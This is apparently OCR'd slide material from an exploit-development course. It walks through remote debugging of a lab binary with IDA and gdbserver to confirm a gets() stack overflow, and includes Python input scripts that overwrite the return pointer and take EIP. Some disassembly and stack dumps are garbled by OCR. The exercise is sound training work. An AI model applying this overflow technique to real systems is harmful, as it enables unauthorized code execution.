In this module, we covered how to configure your system to support networking for specific labs. We mainly covered the debugging capabilities with IDA and its supported debugging servers. We finished with a quick look at some of the common techniques used to obfuscate code and to thwart attempts at reverse engineering and debugging. We will be looking at the WinDbg plugin support shortly.




Course Roadmap

- Exploit Mitigations and Reversing with IDA
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

Exercise: Remote GDB Debugging with IDA

In this exercise, we perform remote debugging using the gdbserver to validate the vulnerability discovered earlier during the static analysis exercise.



Exercise: Part One — Remote GDB Debugging with IDA

- Target Program: display_tool
  - This program is in your 760.1 folder
  - It is also in your home directory on the Kubuntu 12.04 Pangolin VM
  - You should be using the same VM as in the earlier exercise where IDA is installed, and must open a copy of the static program in IDA
  - If you do not have a commercial version of IDA you will not be able to remotely debug the program ****SEE NOTES****
- Goals:
  - Setup remote debugging between IDA and gdbserver
  - Test the vulnerability in the call to the gets() function
  - Further analyze the program in IDA to discover a backdoor
  - Utilize the vulnerability to take control of the program and gain Root access


Exercise: Part One - Remote GDB Debugging with IDA

In this exercise, we will be targeting the same binary as earlier, called display_tool. We had already determined that the gets() function is used and will likely result in our ability to cause a buffer overflow in the program. You will be using your Kubuntu 12.04 Pangolin VM and the system where you installed IDA. **If you do not have a commercial version of IDA, you will not be able to perform the remote debugging portion of this exercise.** Please walk through the portions of the exercise that you are able to complete and read the slides for what techniques we are using and what information we are gathering through the use of remote debugging. There are techniques to utilize other tools to interface with gdbserver remotely; however, it is not covered in this course due to technical challenges with setup and system compatibility that make a live lab environment extremely challenging to support. Please research using Bochs with gdb stubs and remote debugging with GDB and Eclipse as a start if you're interested. Please see http://davis.lbl.gov/Manuals/GDB/gdb_17.html. **Please perform any of the steps we are executing remotely with IDA, including setting breakpoints and analyzing the stack, using GDB natively on the target VM.** You are expected to know your way around GDB with setting breakpoints, analyzing memory, disassembling functions, etc. A GDB cheat sheet by Roland H. Pesch is available in your 760.1 folder and online at http://www-inst.eecs.berkeley.edu/~cs61c/resources/gdb5-refcard.ps.

The goal of this exercise is to first set up remote debugging between IDA and gdbserver. If you do not have a commercial version of IDA, please skip the remote debugging component of this exercise and utilize local GDB debugging on the target Kubuntu system. After setting up proper debugging, our goal is to test the vulnerability discovered in the earlier exercise around the program's use of the gets() function. Once we discover and verify this vulnerability, the objective is to further analyze the program inside of GDB to discover a backdoor. Once we have some understanding around the backdoor's intention, we will attempt to redirect control through the buffer overflow vulnerability to the backdoor to gain Root access to the Kubuntu system.

Exercise: Loading the Program


- First, load up the display_tool program into IDA
- Double-click the get_Name function in the "Function name" window



```
                             ; Attributes: bp-based frame

                             public get_Name
                             get_Name proc near

                             var_1C= byte ptr -1Ch

55                           push    ebp
89 E5                        mov     ebp, esp
83 EC 38                     sub     esp, 38h         ; char *
B8 20 8B 04 08               mov     eax, offset aMayIHaveYourNa ; "\nMay I have your name please: "
89 04 24                     mov     [esp], eax       ; char *
E8 69 FE FF FF               call    _printf
8D 45 E4                     lea     eax, [ebp+var_1C]
89 04 24                     mov     [esp], eax
E8 6E FE FF FF               call    _gets
B8 40 8B 04 08               mov     eax, offse                    sing the tool %s... This "...
8D 55 E4                     lea     edx, [ebp+var_1C]
89 54 24 04                  mov     [esp+4], edx
89 04 24                     mov     [esp], eax       ; char *
E8 4A FE FF FF               call    _printf
B8 00 00 00 00               mov     eax, 0
C9                           leave
C3                           retn
                             get_Name endp
```

Exercise: Loading the Program

First, load up the display_tool program into IDA if you closed it out from earlier. If you saved the database, you can simply open up the display_tool.idb file that IDA created. Otherwise, you need to open it as a new input file. Once you have it open, double-click the get_Name() function inside of the "Function name" window. This was the function we determined contained a vulnerable call to the gets() function in our earlier exercise. Notice the string that says, "May I have your name please." We want to run the program on our Kubuntu Pangolin VM so we may determine at what point this string is displayed. The reason for this is so we can use Python, or another scripting language, to generate the appropriate input to the program so that we reach the vulnerable point and have control over this call to gets().



Exercise: Locating the Desired String

- Run the display_tool program

```
deadlist@deadlist:~$ ./display_tool
Welcome to the file display tool...

Please enter the name of a file you wish to open: hi.txt
How are you?!

COMPLETED

Would you like to display another file? Please enter Yes
or No: No

May I have your name please:
```

We must script this input
Here is the string we are looking for.

Exercise: Locating the Desired String

On your Kubuntu Pangolin VM, run the display_tool program:

```
deadlist@deadlist:~$ ./display_tool
```


You should get the following output:

```
Welcome to the file display tool...

Please enter the name of a file you wish to open: hi.txt
```

... (Truncated for space)

```
Would you like to display another file? Please enter Yes or No: No
May I have your name please:
```

← Here's the string for which we are looking. We will need to script this input so we can reach the desired point while remote debugging.



Exercise: Scripting the Input

```
deadlist@deadlist:~$ python -c 'print "hi.txt\n" +
"No\n" + "AAAA\n"' > input
deadlist@deadlist:~$ ./display_tool < input

Welcome to the file display tool...

Please enter the name of a file you wish to open: How
are you?!

Would you like to display another file? Please enter Yes
or No:
May I have your name please:
Thanks for using the tool AAAA... This is my first C
program!

Goodbye!
```


Exercise: Scripting the Input

Our goal is to use Python, or another scripting language, to create the input to the program that will get us to the gets() function call. We will know we made it if we see the string "May I have your name please." The first thing you need to do is create the input and send in the appropriate commands with the following (you must create the hi.txt file with the touch tool or similar):

```
deadlist@deadlist:~$ python -c 'print "hi.txt\n" + "No\n" + "AAAA\n"' > input
#Creating a file called input. AAAA will be passed in as our name.
deadlist@deadlist:~$ ./display_tool < input      #We run the program
redirecting it to our input file.
```

As you can see on the slide, you should successfully see the program take in AAAA as our name, as it is displayed out to us:

```
Thanks for using the tool AAAA... This is my first C program!
```



Exercise: Starting Up gdbserver

- Starting up gdbserver is simple
- We just specify the port number, the program name, and any input

```
deadlist@deadlist:~$ gdbserver localhost:23946
display_tool < input
Process display_tool created; pid = 15338
Listening on port 23946
```

- Now we are ready for the IDA side to make the connection


SEC760 | Advanced Exploit Development for Penetration Testers 154

Exercise: Starting Up gdbserver

We now want to start up the gdbserver on the Kubuntu Pangolin. All we need to do is specify the port number, the program name, and any input.

Enter the following and the server should start:

```
deadlist@deadlist:~$ gdbserver localhost:23946 display_tool < input
Process display_tool created; pid = 15338
Listening on port 23946
```



Exercise: Connecting with IDA to gdbserver (1)

- First, go to the get_Name() function, click the call to gets, and press F2 to set a breakpoint

```
lea     eax, [ebp+s]
mov     [esp], eax      ; s
call    gets
```

- In the menu bar, or through the Debugger menu option, switch the debugger to Remote GDB debugger

- Debugger, Process
- Click OK

Debug application setup: gdb

NOTE: all paths must be valid on the remote computer

Application: /home/deadlist/display_tool

Input file: /home/deadlist/display_tool

Parameters:

Hostname: 10.10.77.199 Port: 23946

Save network settings as default

Set IP and Port

SANS SEC760 | Advanced Exploit Development for Penetration Testers 155


Exercise: Connecting with IDA to gdbserver (1)

We will now set up the IDA side of the connection. First, go to the get_Name() function back in IDA. Locate the call to the gets() function, click it, and press F2 to set a breakpoint. It should now be highlighted a different color. Next, depending on your version of IDA, go to your menu bar and make sure the debugger option is set to "Remote GDB debugger." If you do not have this menu bar, simply click the Debugger menu option and choose "Switch debugger," if available. If only the Run and Attach options are available at this point, choose Attach and select Remote GDB debugger.

Now, you need to pull up the "Debug application setup: gdb" window. If it's not already up, click Debugger, Process options. At this point, make sure the Application and Input file paths are correct. Specify the IP address of your Kubuntu Pangolin system. This IP should have been assigned to you in class. If you are taking the course via Self-Study or OnDemand, please use your own assignments. Make sure that the port number is also set appropriately and then click OK.

Exercise: Connecting with IDA to gdbserver (2)

- Next, click the Play button in IDA ▷
- You will likely get the following message if IDA is able to connect to gdbserver. Click Yes.


Please confirm

There is already a process being debugged by remote. Do you want to attach to it?

- You should then see the following on Kubuntu:

```
Remote debugging from host 10.10.75.199
```


- IDA should be in debug mode

Exercise: Connecting with IDA to gdbserver (2)

Now that we have the settings all ready to go, click the Play button, or go to the Debugger menu option and click Start process. You may get a couple of information messages that you can simply close. If the connection from IDA to gdbserver is successful, you should receive the pop-up on the slide asking if you want to attach to the remote process already being debugged. Click Yes. If you jump over to your Kubuntu Pangolin VM, you should see the message saying, "Remote debugging from host 10.10.75.X," where X is your assigned host address. IDA should now have the debugging view window up.

Exercise: Resuming the Process

- Debuggers pause the process when connecting
- We must resume the process
- Click the Play button again
- You will likely get the following message indicating that the process is resuming after an interrupt:



Warning

B77CD424: got SIGCHLD signal (Child status changed) (exc.code 14, tid 15338)


- Click OK

Exercise: Resuming the Process

When you're connecting to a process with a debugger, the process is started or attached to a suspended state, allowing you to have full control. We must resume the process by clicking the Play button again, or by going to Debugger, Resume process. You will likely get the SIGCHLD message that the "Child status changed." This is to be expected, as it is sent to the parent after resuming from an interrupt. Simply click OK and move on to the next slide.


Exercise: Reaching the Breakpoint

- After clicking OK on the previous slide, click the Play button
- You will get an exception handling message asking how you wish to handle the SIGCHLD warning
- Click Yes (pass to app)
- When you pass the exception, the breakpoint should be reached



```
EIP ─→ .text:080485ED call    _gets
EIP 080485ED ↳ get_Name+19
```

- If the program terminates, you will need to kill the gdbserver and start it back up again, following the previous steps



Exception handling


The execution will be resumed after the exception.
Do you want to pass the exception to the application?

If you answer yes, the application's exception handler will be executed if there is one.
The control of the application might be lost.

Exercise: Reaching the Breakpoint

After you click OK on the previous slide, you will need to click the Play button again or Resume process through the Debugger menu. At this point, you will get an exception handling message asking you how you wish to handle the SIGCHLD signal. Go ahead and click the option that says "Yes (pass to app)." If you performed all the steps properly so far, the breakpoint should be reached. This can be verified by checking to see if the program is paused in IDA and seeing where EIP is currently pointing. You can also look at the Kubuntu Pangolin VM to see if the program took in some of your input.

If the program terminates and the debugging shuts down on IDA, you will need to go and kill the gdbserver to start over. Even though the gdbserver indicates that it started the process back up, it does not often work properly. Run the "ps –aux" command on the Kubuntu Pangolin system, locate the PID, and run the "kill <PID>" command to terminate the gdbserver. At this point, you will need to repeat the previous steps. We need to perform these steps regardless for each time we want to start up the program and send in different input.



Exercise: Viewing the Stack


- The instruction above the call to gets() places the address/argument of where gets() should write data

```
.text:080485EA mov [esp], eax   ; s
```

EAX BFB5B00C

- This says to move the address held in EAX to the pointer in ESP (top of the stack)
- Press F8 at the breakpoint to step over the call to gets()

Note that with ASLR, the stack addressing will change with every run of the program.



```
BFB5AFF0  BFB5B00C  MEMORY:BFB5B00C
BFB5AFF4  0000  0A  MEMORY:retaddr+6
BFB5AFF8  4106  01  MEMORY:41064801
BFB5AFFC  411                     F4
BFB5B000  BFB                     47
BFB5B004  0  48C87  .rodata:08048C87
BFB5B008   B5B4A8   MEMORY:BFB5B4A8
BFB5B00C  41414141              41
BFB5B010  411C5A00  MEM          00
BFB5B014  08048D18  .rodata:aWouldYo
BFB5B018  BFB5B034      :BFB5B034
BFB5B01C  411C4FF4      :411C4FF4
BFB5B020  BFB5B047  MEM     FB5B047
BFB5B024  08048C87  .r     08048C87
BFB5B028  BFB5B4A8         FB5B4A8
BFB5B02C  080489F3  display+242
```


Exercise: Viewing the Stack

There is a lot going on with this slide. First, if you go back to the get_Name() function in IDA and look at the instruction directly above the call. The instruction reads:

```
.text:080485EA mov [esp], eax   ; s
```

This is saying to take the address held in EAX, which is represented by "s," and move to the position where ESP is pointing. This is, of course, the top of the stack as no offset to ESP was provided. This serves as the argument to the gets() function as to where it should write the data on the stack. Earlier, we determined that the buffer is 28 bytes. We can confirm that now with the diagram on the slide. If we go to the address held in EAX, which was copied to the pointer in ESP, we can see that it is 28 bytes before the Saved Frame Pointer (SFP). The return pointer (RP) follows SFP immediately, and we can see the reference to the right saying "display+242." If you go to the address indicated on the stack as the return pointer, you will see that it takes you to a puts() call to print the string "Goodbye." At the breakpoint, press F8 in IDA to step over the call to gets(). At this point, our four **A's** are copied to the buffer, as indicated on the slide.

Our current objective and action should be obvious. We need to write 36 bytes to overwrite the return pointer to prove we have control.



Exercise: Getting Set Back Up

- Click the IDA stop button, or go to Debugger, Terminate process
- On your Kubuntu Pangolin VM, use “ps –aux” and “kill” to terminate the gdbserver
- Update your input file and start up gdbserver

```
deadlist@deadlist:~$ python -c 'print "hi.txt\n" +
"No\n" + "A" *32 + "BBBB\n"' > input
deadlist@deadlist:~$ gdbserver localhost:23946
display_tool < input
Process display_tool created; pid = 16098
Listening on port 23946
```

SANS SEC760 | Advanced Exploit Development for Penetration Testers 160

Exercise: Getting Set Back Up

At this point, we need to get set back up with a new input file. First, click the Stop button in the IDA menu bar, or select Debugger, Terminate process. Next, go to your Kubuntu Pangolin VM and kill the gdbserver. It does not respond to Ctrl-C.


```
deadlist@deadlist:~$ ps -aux
deadlist@deadlist:~$ kill <PID>      # Substitute <PID> with the PID number
of the gdbserver process.
```

We now want to create a new input file with 36 bytes of input to the vulnerable gets() call we are targeting. Run the following:

```
deadlist@deadlist:~$ python -c 'print "hi.txt\n" + "No\n" + "A" *32 +
"BBBB\n"' > input
deadlist@deadlist:~$ gdbserver localhost:23946 display_tool < input
Process display_tool created; pid = 16098
Listening on port 23946
```

Exercise: Reattach and Crash

- Repeat the earlier steps to attach to gdbserver from IDA
- At the breakpoint, press F8 to step over gets(), and you should see the following layout on the stack
- The return pointer is overwritten with 42424242
- Press F9. Upon the RETN from the get_Name() function, we get control, as seen below.




```
BFCF0F10  BFCF0F2C  MEMORY          ddr+7E8DCDE7
BFCF0F14  0000000A  MEMORY          ddr+6
BFCF0F18  41064801  MEMORY          4801
BFCF0F1C  411C4FF4  MEMORY          4FF4
BFCF0F20  BFCF0F67  MEMORY          ddr+7E8DCE22
BFCF0F24  08048C87  .rodat.         48C87
BFCF0F28  BFCF13C8  MEMORY          ddr+7E8DD283
BFCF0F2C  41414141  MEMORY          d_fp
BFCF0F30  41414141  MEMORY          d_fp
BFCF0F34  41414141  MEMORY          d_fp
          41414141  MEMORY          d_fp
          41414141  MEMORY          d_fp
          41414141  MEMORY          _fp
BFCF0F44  41414141  MEMORY:         ed_fp
BFCF0F48  41414141  MEMORY:saved_fp
BFCF0F4C  42424242  MEMORY:retaddr+10100FD
```

```
42424242: got SIGSEGV signal (Segmentation fault)
```

```
EIP 42424242
```

Exercise: Reattach and Crash

At this point, go back and repeat the steps to reattach to the gdbserver listener. When you reach the breakpoint at the call to gets() in the get_Name() function, press F8 to step over the function and take a look at the stack. You should see the 32 A's and 4 B's we sent as input. The 4 B's have overwritten the return pointer, as you can see in the image. At this point, press F9 to continue the process, and you should get a segmentation fault as we have gotten control of the instruction pointer (EIP).

